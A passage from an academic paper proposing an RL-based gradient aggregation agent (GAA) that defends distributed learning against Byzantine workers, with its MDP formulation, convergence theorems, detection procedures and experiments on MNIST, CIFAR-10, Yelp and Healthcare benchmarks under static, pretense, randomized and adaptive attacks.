In practice, this more challenging situation could happen for distributed learning systems in open network environments [61]. When the adversary has already compromised a majority of workers at the beginning or continuously gains malicious control over each worker during the learning process, the Byzantine ratio in system could go over $1/2$ or even fluctuate with uncertainty. In either cases, the system robustness is no longer under guard with the above defenses.

4 Defense with Gradient Aggregation Agent

4.1 Overview

In order to restore robustness in a more general scenario, we suggest the defender to be combined more tightly with the underlying learning process, by utilizing some auxiliary information inside the distributed learning system for mitigation purposes. Before providing an overview of our methodology, we first clarify our security assumptions and present our goals of defense.

4.1.1 Security Assumptions. We make the following assumptions on the distributed learning system where GAA is to be deployed.

Assumption 1. The server is secure.

Assumption 2. There is one worker that is never controlled by the adversary.

Assumption 3. The local datasets on workers are i.i.d. sampled from the unknown distribution $\mathcal{D}$.

Assumption 4. GAA has access to a *quasi-validation set* B of size S, which consists of i.i.d. samples from a sample distribution P_m s.t. $\mathrm{KL}(P_m||\mathcal{D})<\infty$, i.e., the KL-divergence between P_m and D is upper bounded by a constant.

Here, Assumptions 1 & 3 are commonly adopted in previous studies [4, 11, 16, 31, 62]. As GAA is deployed on the server, Assumption 1 guarantees its correct execution. Noticeably, Assumption 2 relaxes the known slightest requirements on the tolerable Byzantine ratio to $1-1/n$. As a trade-off, we require Assumption 4 to introduce an additional condition on the availability of a quasi-validation set that follows a similar but not necessarily identical distribution as the true sample distribution. In theory we prove the lower the divergence, the better the model performance will be (Thm. 1 & 2). Through empirical evidences, we show this assumption can be easily satisfied with the quasi-validation set that consists of few samples from similar data domains, if there is no provided golden validation set [34, 61].

4.1.2 Defender's Goals. Towards Byzantine robustness, the defender's primary goal is to guarantee the distributed learning process can minimize the loss function f to an acceptable threshold, usually compared to the global minimum of the loss function [31]. In practice, it is also reasonable to measure the robustness of certain defense by the gaps among the model's utility (e.g., the accuracy of an image classifier) when the defense is equipped, unequipped with or without attacks. We will provide more details in Section 5.

4.1.3 Methodology Overview. Before detailing the implementations, we provide an overview of our proposed approach (Fig. 1). Robust distributed learning with GAA follows the following procedures: First, on receiving the submitted gradients from each worker, GAA, an additional module deployed on the server, executes certain policy to pose credit on each worker. Intuitively, GAA has limited credit in total and it will pose higher credit on the worker it trusts more (*Step 1*). Next,

GAA aggregates the gradients based on the credit and then proposes the weight update decision to the underlying learning process (*Step 2*). Finally, the learning process produces a reward signal based on the quasi-validation set, which is used to indicate the quality of the update direction (*Step 3*) and can further help GAA adjust its policy dynamically (*Step 4*).




Figure 1: Overview of our proposed defense.

4.2 Distributed Learning as a Markov Decision Process

Following the conventions of Reinforcement Learning (RL) [53], we first define the notion of *environment*, with which an agent interacts. Standardly, the environment of a Markov Decision Process (MDP) is represented as a tuple $(\mathcal{S}, \mathcal{A}, R, p_0, p, \gamma)$, where $\mathcal{S}, \mathcal{A}$ are respectively the set of *states* and of *actions*, $R : \mathcal{S} \to \mathbb{R}$ is the reward function, $p_0 : \mathcal{S} \to \mathbb{R}^+$ is the initial probability density over states and $p : \mathcal{S} \times \mathcal{A} \times \mathcal{S} \to \mathbb{R}^+$ is the transition probability density, with $\gamma \in (0, 1]$ the discount factor. In the context of distributed learning, our specifications for these components are stated as follows. Fig. 2 shows an overview of our MDP settings.

Set of States $\mathcal{S}$. In the terminology of MDP, a state usually has the intuitive meaning as a context, based on which the agent makes a decision. Naturally, our GAA at iteration t refers to the tuple $s_t := (Q_t, \theta_t, \hat{f}_B(\theta_t))$ as the current state to decide the next weight update direction. Recall θ_t, Q_t are respectively the parameter and the received gradients at iteration t, while $\hat{f}_B(\theta_t)$ is defined as the loss at θ_t estimated by the server on the quasi-validation set B.

Set of Actions $\mathcal{A}$. Taking advantage of the simplicity of linear GAR, we propose to define the action space as an n-dimension simplex, where n is the number of workers. Generally speaking, our motivation here is to regularize the action space with prior knowledge and therefore the cost on searching the optimal policy can be largely scaled down. By restricting the feasible action to the space of linear GARs, GAA at each iteration chooses a candidate internal action $\alpha_t \in \mathbb{S}^n$ based on the current state s_t and the previous action α_{t-1}. Intuitively, this process can be considered as GAA's posing credit on each worker. Based on α_t, GAA then proposes the current update step as $\theta_{t+1} = \theta_t - \lambda(\sum_{i=1}^n \alpha_t^{(i)} V_n^t)$.

It is worth to notice, although the aggregation rule of GAA is linear in its form, it largely differs from linear GARs in that the coefficient α_t is chosen by a sophisticated agent adaptively at each iteration rather than predefined, which therefore makes our model immune to the vulnerability innate to linear GARs [11].




Figure 2: Distributed learning as an MDP.

Reward Function R. Reward function is usually defined as a function from each state s to a scalar value, which provides heuristics for policy learning. In our context, we set the reward at iteration t as $R_t := \hat{f}_B(\theta_t) - \hat{f}_B(\theta_{t+1})$, namely the relative loss decrease on the quasi-validation set B. Intuitively, if $\mathrm{KL}(P_m || \mathcal{D})$ is 0, the reward R_t highly reflects the changes in the true loss f [47] and thus provides a good guidance for GAA's policy learning. For other situations when P_m is similar but not necessarily identical with the true distribution, empirical studies show the reinforcement learning techniques still work well, probably due to its innate tolerance of noises in rewards [53].

Initial and Transition Probability Density p_0, p. Usually, these terms are partially unknown to an agent, which could only be estimated implicitly from observed *trajectories* [57]. Similarly, our GAA only has the partial knowledge regarding θ and $\hat{f}_B(\theta)$ of p_0, with random initialization of parameters, and of p, with the updating rule above, but totally ignorant of the initial distribution of Q_0 and its transition. In fact, the learning of GAA is exactly paralleled with an incrementally accurate estimation of p_0 and p, which equivalently means a better knowledge of the undertaking Byzantine attacks.

Discount Factor γ. Discount factor as a constant in $(0, 1]$ describes how the rewards in history influence the current decision, the value of which is determined by different application scenarios. Our configurations can be found in the evaluation parts.

4.3 Learning Optimal Policy for GAA

In the MDP setting above, our GAA is required to search for certain optimal *policy* $\pi(\alpha|s)$ to maximize the expectation of accumulated reward [54], where $\pi(\alpha|s)$ denotes a parametrized distribution over the action space $\mathcal{A}$, conditioned on the currently observed state s. Formally, the optimization objective for training GAA is defined as $\max_\pi \mathbb{E}_{s_0, a_0, \ldots, s_T, a_T}[\sum_{t=0}^T \gamma^t R(s_t)]$, where $(s_0, a_0, \ldots, s_T, a_T)$ is called a *trajectory* (or, *experience*) of length $T+1$, which has the joint probability density $p(s_0, \alpha_0, \ldots, s_T, \alpha_T) =$




Figure 3: Implementation of GAA's policy as a general recurrent neural network.

$p_0(s_0)\prod_{t=1}^{T} p(s_t|s_{t-1},\alpha_{t-1})\pi(\alpha_{t-1}|s_{t-1})$.

In the context of RL, the objective above has been intensively studied and various mature algorithms such as policy gradient descent [54] or Q-learning [57] have been proposed to solve it. We expect our GAA can be seamlessly fused into the learning process of the underlying model with a similar behavior as statistical GARs. Therefore, we propose to approximately model the chained term $\prod_{t=1}^{T} p(s_t|s_{t-1},\alpha_{t-1})\pi(\alpha_{t-1}|s_{t-1})$ in the joint probability density with a general Recurrent Neural Network (RNN [27, 59]). The full computational graph of our proposed implementation is illustrated in Fig. 3. Starting from the initial state $s_0 \sim p_0$ and initial action $\alpha_0 := (\frac{1}{n},\ldots,\frac{1}{n})$, we formulate the auxiliary RNN as follows $\forall t \in \{0,\ldots,T-1\}, \alpha_{t+1} = h_\psi(s_{t+1},\alpha_t)$, where h_ψ denotes certain recurrent unit with parameter ψ, with its range as a subset of $\mathbb{S}^n$. Practically, such a condition can be easily realized with a softmax layer [10]. For details, please see Section 5.1.

Therefore, the optimization objective of GAA is reformulated as $\min_\psi \mathbb{E}_{s_0\sim p_0}[\sum_{t=0}^{T-1}\gamma^t(\hat{f}_B(\theta_{t+1})-\hat{f}_B(\theta_t))]$, where θ_t is uniquely determined with the update rule conditioned on α_{t-1} and θ_{t-1}. By expansion of $\hat{f}_B$, we can formulate the final optimization objective of GAA in episode i as $\min_\psi \frac{1}{S}\sum_{t=0}^{T-1}\gamma^t\sum_{z\in B} f(\theta_{t+1},z) - f(\theta_t,z)$, where θ_0 is initialized randomly while α_0 in episode i always inherits value from α_T in episode $i-1$. Our learning algorithm is listed in Algorithm 1.

4.4 Analytical Results

In this part, we present theoretical evidence on Byzantine robustness of distributed learning with GAA when the Byzantine ratio is fixed or fluctuates with uncertainty. Please note in the following analysis we focus on the empirical version of f on the training set, as the omitted leap from our proved results to f is guaranteed by standard results in generalization theory [58]. For the same reason, we maintain the notation f for its empirical version. We assume the loss function f is convex and η-smooth with pointwise bounded gradient $\|\nabla f\|_2 \le M$. For non-convex objective, our results can be extended with quadratic approximations [13]. Due to the page limit, we provide the detailed proofs for the results in this part at the website pertaining to this paper [1].

Algorithm 1: Robust Distributed Learning against Byzantine attacks with GAA

Initialize parameters of recurrent unit h_ψ randomly ;
Initialize $\alpha_{\text{old}} = \alpha_0 = (\frac{1}{n},\ldots,\frac{1}{n}) \in \mathbb{S}^n$;
for $i \in \{1,\ldots,N\}$ **do**
  Initialize parameters of f as θ_0 randomly ;
  for $k \in \{1,\ldots,K\}$ **do**
    $\alpha_0 \leftarrow \alpha_{\text{old}}, \ell_{\text{GAA}} \leftarrow 0$;
    for $t \in \{0,\ldots,T-1\}$ **do**
      Send the current parameters θ_t to each worker ;
      Receive submitted gradients $Q_t := (V_1^t,\ldots,V_n^t)$;
      $\theta_{t+1} \leftarrow \theta_t - \lambda(\sum_{i=1}^n \alpha_t^i V_i^t)$;
      $\ell_{\text{GAA}} \leftarrow \ell_{\text{GAA}} + \frac{1}{S}\gamma^t\sum_{z\in B} f(\theta_{t+1},z) - f(\theta_t,z)$;
      $\alpha_{t+1} \leftarrow h_\psi(s_{t+1},\alpha_t)$
    end
    Update ψ with a step of gradient descent on ℓ_{GAA} ;
    $\alpha_{\text{old}} \leftarrow \alpha_T$;
  end
end

4.4.1 Provable Robustness with a Fixed Byzantine Ratio.

Theorem 1. *After t steps of gradient descent with GAA when the Byzantine ratio is fixed as β, Algorithm 1 yields a parameter θ_t s.t.*

$$f(\theta_t) - f(\theta^*) < \frac{2RM}{\sqrt{(1-\beta)nt}} + \frac{S\eta R^2}{t} + \sqrt{2}\|f\|_\infty\sqrt{KL(P_m||\mathcal{D})} + O(e^{-t}) \tag{1}$$

where R is the diameter of parameter space.

Corollary 1. *As long as β is smaller than 1 and $P_m = \mathcal{D}$ a.e., Algorithm 1 in the above setting will asymptotically converge to the global optimum with rate $O(1/\sqrt{t})$.*

Intuitively, Theorem 1 suggests, when the Byzantine ratio is fixed over time, GAA is proved to help the underlying system attain a sub-optimal parameter with error $\varepsilon + O(\sqrt{\text{KL}(P_m||\mathcal{D})})$ in $O(\frac{1}{(1-\beta)\varepsilon^2})$ steps. It suggests a lower KL-divergence bound (at the scale of 10^{-2} in our case studies with a quasi-validation set constructed from similar data domains) and a smaller Byzantine ratio will lead to a more accurate sub-optimum. When the quasi-validation set is from the true distribution, Corollary 1 further guarantees the convergence of the learning process with rate $O(1/\sqrt{t})$, which is relatively larger than the optimal rate $O(1/t)$ in Byzantium-free learning case [14]. We provide a more detailed explanation on the meaning of each term and an empirical validation of Theorem 1 in Appendix A.4.

[1] https://bit.ly/2wjR2bb

4.4.2 Provable Robustness with a Fluctuated Byzantine Ratio.

Theorem 2. *After t steps of gradient descent with GAA when the Byzantine ratio fluctuates randomly other than* 1*, Algorithm 1 yields a parameter θ_t s.t.*

$$f(\theta_t) - f(\theta^*) < \frac{2RM + M}{\sqrt{t}} + \frac{S\eta R^2}{t} + \sqrt{2}\|f\|_\infty \sqrt{KL(P_m||\mathcal{D})} \tag{2}$$

where R is the diameter of parameter space.

Corollary 2. *Specifically, if $P_m = \mathcal{D}$ a.e., the learning process will asymptotically converge to the global optimum with convergence rate $O(1/\sqrt{t})$.*

Intuitively, Theorem 2 suggests, although there is still a guarantee for GAA to attain the sub-optimum in this case, the error term on the right of (2) is independent from β and is slightly larger than the one in (1). It is mainly because GAA in this case would pose all its credit on one single worker that is never compromised and therefore the distributed learning system degrades to a single-noded version when Byzantine ratio fluctuates. Similarly, Corollary 2 proves the convergence of GAA in this more challenging case when a golden-labeled validation set is available.

4.5 Byzantine Worker Detection & Behavior Analysis

In principle, when a policy is learned on how to determine an optimal action α_t according to the current state s_t and the historical information, our GAA is expected to master a good knowledge of the undertaking Byzantine attacks. Generally speaking, since the action proposed by our GAA is always constrained in $\mathbb{S}^n$, it is therefore reasonable to view each component of α_t as the *credit* on the corresponding worker. Specifically, we present its application in detection and behavioral pattern analysis of Byzantine workers below.

4.5.1 Byzantine Worker Detection. When the Byzantine ratio is fixed, accurate detection of Byzantine workers can help accelerate the learning process by eliminating potential Byzantine workers at an early stage. Therefore, we suggest detection algorithms should aim at selecting K most suspicious workers at iteration t. Although most statistical GARs are not directly applicable for detection tasks, we find one exception is GeoMed, for which we provide a straightforward extension as follows.

Procedure 1 (GeoMed+). *Given $Q_t = \{V_1^t, \ldots, V_n^t\}$,*
Step 1. *Initialize $O_t = \{\}$*
Step 2. *$O_t \leftarrow i^* := arg\max_{i\in\{1,\ldots,n\}} \sum_{V_j^t \in Q_t} \|V_i^t - V_j^t\|$*
Step 3. *$Q_t \leftarrow Q_t \backslash \{V_{i^*}^t\}$*
Step 4. *If $|O_t| = K$, output O_t. Otherwise, go to Step 2.*

As a comparison, Byzantine worker detection with GAA can be conducted in a more natural way.

Procedure 2 (GAA+).
Step 1. *Find K smallest coordinate of α_t.*
Step 2. *Output the corresponding index set as O_t*

4.5.2 Byzantine Behavior Analysis. When the Byzantine ratio fluctuates with unknown patterns, detecting temporal characteristics is a much more challenging task compared with the aforementioned case. Barely any previous statistical GARs can be adapted for addressing this task due to their lack of interpretability, while our proposed GAA can be applied directly for Byzantine behavior analysis with visualizations. In this case, we can visualize the policy sequence $\{\alpha_t\}$ to understand the temporal patterns of Byzantine attacks. A concrete demonstration on a situation when the Byzantine ratio fluctuates periodically is presented in Section 6.5.

5 Overview of Evaluations

5.1 Overall Settings

5.1.1 Benchmark Systems. We build GAA into the distributed learning process of four benchmark systems for text and image classification listed in Table 2. On MNIST and CIFAR-10, each worker shares a copy of the training set, while on Yelp and Healthcare, each worker has its local dataset. In all the cases, the loss function f is set as the cross entropy loss between the prediction of classifier g and the ground-truth. More details are provided in Appendix A.3.

Table 2: Summary of the benchmark systems.

	MNIST	**CIFAR-10**	**Yelp** [1]	**Healthcare** [2]
Model	MLP	ResNet-18	MLP	MLP
Task	Hand-Written Digits (10-class)	Objects (10-class)	Sentiment (2-class)	Disease (10-class)
# Samples	60k (Shared)	60k (Shared)	20k per worker (Local)	20k per worker (Local)
# Parameters	25,450	11,173,962	10,272	33,130
# Workers	50	50	10	50

5.1.2 Attacking Patterns. We consider the following three attack patterns of the adversary.

- **Static Attack:** All the βn compromised workers play the role of Byzantine workers during the whole learning process.
- **Pretense Attack**: In this case, the βn manipulated workers pretend to be benign in the first L rounds and start the attack from the $(L+1)$-th round.
- **Randomized Attack**: At beginning, each compromised worker (βn in total) is assigned with its role $r_i(0)$ by the adversary. During the learning process, it changes its role with a probability q at a period of p rounds.

It is worth to notice, the first pattern is a realization for the case in Section 4.4.1, when the Byzantine ratio is fixed over time, while the pretense and randomized attacks correspond to the setting in Section 4.4.2 when the Byzantine ratio fluctuates with or without uncertainty. Moreover, the latter two patterns are designed as adaptive attacks on the RL mechanism adopted by GAA. Both randomized attack and pretense attack attempt to mislead GAA into making wrong credit assignments, by letting the manipulated workers pretend to be benign and submit normal gradients in a certain time span of the learning process.

5.1.3 Tampering Algorithms. In experiments, we evaluate the impact of two realizations of the tampering algorithm $\mathcal{T}$.

- **Random Fault (RF) [11].** For RF, Byzantine workers submit noisy gradients sampled from a multi-dimensional Gaussian $\mathcal{N}(\mu, \sigma^2\mathbf{I})$. In our experiments, we take $\mu = (0.5, \ldots, 0.5) \in \mathbb{R}^d$ and $\sigma = 2 \times 10^{-6}$.
- **Adaptive Fault (AF).** For AF, we consider an adversary has some knowledge of the quasi-validation set, which allows the manipulated workers to submit well-crafted gradients that can tempt GAA to assign them with high credits and meanwhile maximize the overall training loss. We provide the details on the implementation of this fault in Section 6.3.

5.1.4 Implementation Details of GAA. We implement the recurrent unit h_ψ of GAA in the following experiments as a fully connected, feed-forward neural network with no hidden layer, with an input layer of size $(3n+2) \times d$ (i.e., the dimension of concatenation of s_t and α_t) and an output layer of size d with softmax activation. For other common hyperparameter settings in Algorithm 1, we set the learning rate λ as 0.05, discount factor γ as 0.9, the episode length T as 5, the number of episode N as 5. Each benign worker computes the gradient on randomly sampled mini-batch of size 64 for MNIST & CIFAR-10 and 256 for Yelp & Healthcare.

5.1.5 Choice of the Quasi-Validation Set B. For MNIST and CIFAR-10, we set the quasi-validation set as a random mini-batch of training samples. For Yelp and Healthcare, we implement the quasi-validation set as a small subset of samples from similar data domains. On Yelp, each worker holds 20k restaurants' reviews (randomly selected from the raw restaurant reviews) from one of the 10 US states with the most recorded Yelp reviews (including *Arizona, Illinois* and so on). We randomly sampled 1k reviews from *South California*, which is not in the top-10 states, as the full quasi-validation set. On Healthcare, each worker holds 20k treatment descriptions from local hospitals in one of the 50 different states, while we use a subset of descriptions from *Alaska* as the full quasi-validation set, which contains 1k records in total. For all our experiments on Yelp and Healthcare, we use less than 10 random samples from the full quasi-validation set as the working quasi-validation set.

5.2 Summary of Results

We highlight some experimental findings below.

- *Robustness* - GAA effectively defends the 4 benchmark systems against 3 attacking patterns and 2 tampering algorithms, with a wide range of configurations. It helps the underlying systems achieve comparable performance in limited rounds as if the systems were not under attacks.
- *Efficiency* - The time efficiency of GAA is on a similar scale with previous statistical defenses.
- *Interpretablity* - A well-trained GAA provides informative and interpretable traces that can be used for Byzantine worker detection and behavior pattern visualization.

6 Results & Analysis

6.1 Robustness against Static Attacks




Figure 4: Test accuracy of the benchmark systems under static attacks when different defenses are applied up to a fixed round.

6.1.1 Comparison with Baselines. We compare the Byzantine robustness of our proposed GAA with 6 baselines under static attacks with RF: (A) Classical GAR (B) Brute-Force (C) GeoMed (D) Krum (E) Bulyan and (F) Classical GAR without attack. We include the last baseline for measuring the degradation of each method under attacks. We set the Byzantine ratio β in the static attack as 0.2, 0.5, 0.7, where 0.2 is a tolerable Byzantine ratio for all the baselines and 0.5 corresponds to the breaking point of the baselines. Fig. 4 shows the final test accuracy of the four benchmark systems with different defenses equipped, up to $5k, 10k, 20k, 40k$ rounds respectively. As Bulyan is not executable when $n \geq 4m+3$, the corresponding result is not collected when $\beta \geq 0.5$. Moreover, Brute-Force on MNIST, CIFAR-10 & Healthcare and Bulyan on CIFAR-10 fail to finish the learning in 10 days due to the high time complexity (we provide evaluations in Section 6.1.2 and Table 1), the corresponding results are not reported.

Results & Analysis. As we can see from Fig. 4, when the Byzantine ratio is as small as 0.2, each baseline method is observed to be Byzantine robust, which conforms to the reported results in previous works [31]. In this case, our GAA also




Figure 5: Learning curves of GAA against randomized attacks and pretense attacks.

helps the underlying model achieve a similar test accuracy. Noticeably, the robustness of our GAA is strongly demonstrated by its comparable performance to classical GAR without attack, when the Byzantine workers are in majority. For example, as the $\beta = 0.5$ cases represent the breaking point of Brute-Force, Krum and GeoMed, on Yelp the benchmark systems with the baseline defenses perform no better than a random guesser, while GAA helps the system achieve over 80% accuracy, which is very close to the 84.5% accuracy when the system is under no attack. A similar phenomenon was observed even when we further enlarge the Byzantine ratio to 0.7. These results imply GAA does complement the existing defenses when the Byzantine ratio is larger than 0.5.

6.1.2 Time Efficiency. We measure the time cost of our defense and provide a tentative comparison with previous defenses. We run the four benchmark systems with different defenses under the same static attack in the previous part and record the time cost of 100 iterations with 10 repetitions in the same environment described in Appendix A.1. Table 3 lists the running time of different defenses in each case. As the results imply, GAA brings computation overheads on a similar scale compared with previous defenses, which roughly corresponds to the theoretical complexity listed in Table 1.

Table 3: Time cost of distributed learning with each defense (sec. / 100 iterations), where - means the 100 iterations have not finished in one hour.

	Classical	GAA	GeoMed	Krum	Bulyan	Brute-Force
MNIST	6.32	8.14	15.85	15.79	698	-
CIFAR-10	116.85	129.50	118.73	118.69	-	-
Yelp	1.45	2.40	1.76	1.85	13.16	4.76
Healthcare	8.77	11.15	17.70	18.57	1877	-

6.2 Robustness against Adaptive Attacks on the RL mechanism

In this part, we evaluate the robustness of GAA when the adversary attempts to mislead the credit assignment by letting the manipulated workers pretend to be benign.

6.2.1 Comparison with Baselines. First, we evaluate the four benchmark systems under the randomized attack of $q = 0.5$, $p = 5$ and the pretense attack of $\beta = 0.7, L = 1000$, when GAA and other baseline defenses are equipped. Each worker is assumed to play the Byzantine role with RF. For randomized attacks, 24 out of 49 compromised workers are initially malicious on MNIST, CIFAR-10 & Healthcare and 4 out of 9 on Yelp. Fig. 5 plots learning curves of the benchmark systems when different defenses are equipped, where the shaded part of the curves denotes the variance of the accuracy within 10 repetitions.

Results & Analysis. As we can see from Fig. 5, , GAA is the only defense that is robust against both randomized and pretense attacks. For example, Fig. 5(a)&(e) shows GAA helps the benchmark system on MNIST achieve about 90% accuracy on average, which is close to the 96.4% accuracy of the system under no attack. As a comparison, the systems equipped with the baseline defenses either has final performance much lower than the expected or totally stagnate. Moreover, from Fig. 5(e)-(h), we find no fluctuation happens when the manipulated workers begin to attack after $1K$ rounds, which implies the RL mechanism of GAA is robust against pretense. Below, we present a more careful evaluation of GAA under a wide range of attack configurations.

6.2.2 GAA under Adaptive Attacks with Varied Configurations. Besides, we further evaluate GAA's robustness against the randomized attacks and the pretense attacks with diverse configurations on Yelp and Healthcare. Fig. 6 presents the learning curves of the underlying benchmark systems under attacks of varied configurations listed in the legends, where the shaded part of the curves denotes the variance of the accuracy within 10 repetitions.

Results & Analysis. As we can see from Fig. 6, under randomized Byzantine attacks of most configurations, GAA helps the benchmark systems on Yelp and Healthcare achieve desirable performance, compared with the accuracy of systems without Byzantine attacks. For example, in most configurations for Yelp, the final accuracy is around 83%, which is close to the optimal accuracy 84.5%. Although from Fig. 6(b) we notice the $q = 0.0$ case on Yelp has a larger variance, the average final accuracy is only about 10% lower compared with the optimal accuracy, which is still acceptable considering the high Byzantine ratio up to 0.7. Similarly, from Fig.




Figure 6: Learning curves of the benchmark systems on Yelp and Healthcare when GAA is applied for defending against randomized attacks with varied role-change period (the first column), role-change probability (the second column), initial Byzantine ratio (the third column) and against pretense attacks with varied pretense rounds (the last column). The legend describes the detailed configurations.

6(d)&(g), we also find the different configurations of the pretense attacks has very limited influence on GAA's defense quality.

6.3 Robustness against Adaptive Attacks on the Quasi-Validation Set

Although Assumption 1 and the randomness in the composition of the Quasi-Validation set (abbrev. QV set) imply the exact samples in the QV set is hard to be known by the adversary, we further examine the following two worst-case leakages of the QV set, which may allow the adversary to submit carefully crafted gradients (or called Adaptive Fault (AF)) based on the knowledge of the QV set to attempt to mislead GAA.

- *Case A.* The adversary knows the distribution where the QV set is sampled.
- *Case B.* Some classes are missing in the QV set and the malicious worker can target on the missing classes.

Intuitively, Case A is possible when the adversary expects GAA would use samples from similar data domains as the QV set, while Case B is possible when the QV set is too small to cover all different classes. It is worth to notice, for the adversary in Case A, the probability of determining the exact samples in the QV set is very low in theory, as the QV set contains less than 10 samples that are chosen independently by the server while the sample space of the distribution known to the adversary, practically the local dataset held by the manipulated worker, can contain as large as 10^3 samples when deep learning models are deployed.

In both cases, we consider the AF follows the same principle: it minimizes the loss on a dataset $\mathcal{D}_0$, which is chosen based on the knowledge about the QV set, to tempt GAA to assign the manipulated worker with high credit. In the meanwhile, the AF maximizes the overall loss on $\mathcal{D}_1$, (a subset of) its own training set, to compromise the whole distributed learning process. Accordingly, we formulate the gradient V_i^t submitted by a malicious worker (i.e., Worker i) at iteration t with AF by $V_i^t \propto \nabla_\theta(\ell(\theta^t, \mathcal{D}_0) - \alpha\ell(\theta^t, \mathcal{D}_1))$, where α is a hyperparameter that controls the stealthiness of the adaptive fault.

6.3.1 Adaptive Faults in Case A. We choose the $\mathcal{D}_0$ as the full QV set, and the $\mathcal{D}_1$ as the local training set of the manipulated workers. The parameter α in AF is set as 10. We conduct the GAA defense under three typical attack patterns listed in the legends of Fig. 7(a)&(b), which show the learning curves of the benchmark systems under the considered adaptive attack on the QV set.

Results & Analysis. From Fig. 7(a)&(b), we find in most cases the final accuracy of the benchmark systems remains close to the optimal accuracy. For example, under the combo adaptive attack on both the RL mechanism and the QV set (i.e., Config. *b* in Fig. 7(a)&(b)), GAA achieves respectively about 82% and 65% accuracy on Yelp and Healthcare, which is close to the performance of the system under no attack. The results imply that, GAA is robust against the adaptive adversary knowing the distribution where the QV set is sampled. From our perspective, lacking the knowledge of the exact QV set would let the adversary only count on his/her own inexact guess on the QV set. Hence, combining with the malice on maximizing the loss on the local training set, the gradient directions crafted by the malicious workers would be less effective in minimizing the loss on the QV set than the benign workers and therefore would be less trusted by GAA. However, when the adversary somehow knows the exact QV set the server uses, he/she would craft gradients that always minimize the loss on the QV set and mislead GAA to fully trust the manipulated worker, while this case would be rare, if not impossible, depending on the randomness of sampling and the security of the server.

6.3.2 Adaptive Attacks in Case B. In this setting, the manipulated worker can target on the missing classes by maximizing the loss on samples belonging to these missing classes, which forms the $\mathcal{D}_0$, while minimizing the loss of samples from other existing classes, which forms $\mathcal{D}_1$.

Experimental Settings. We first sample 10 records from the

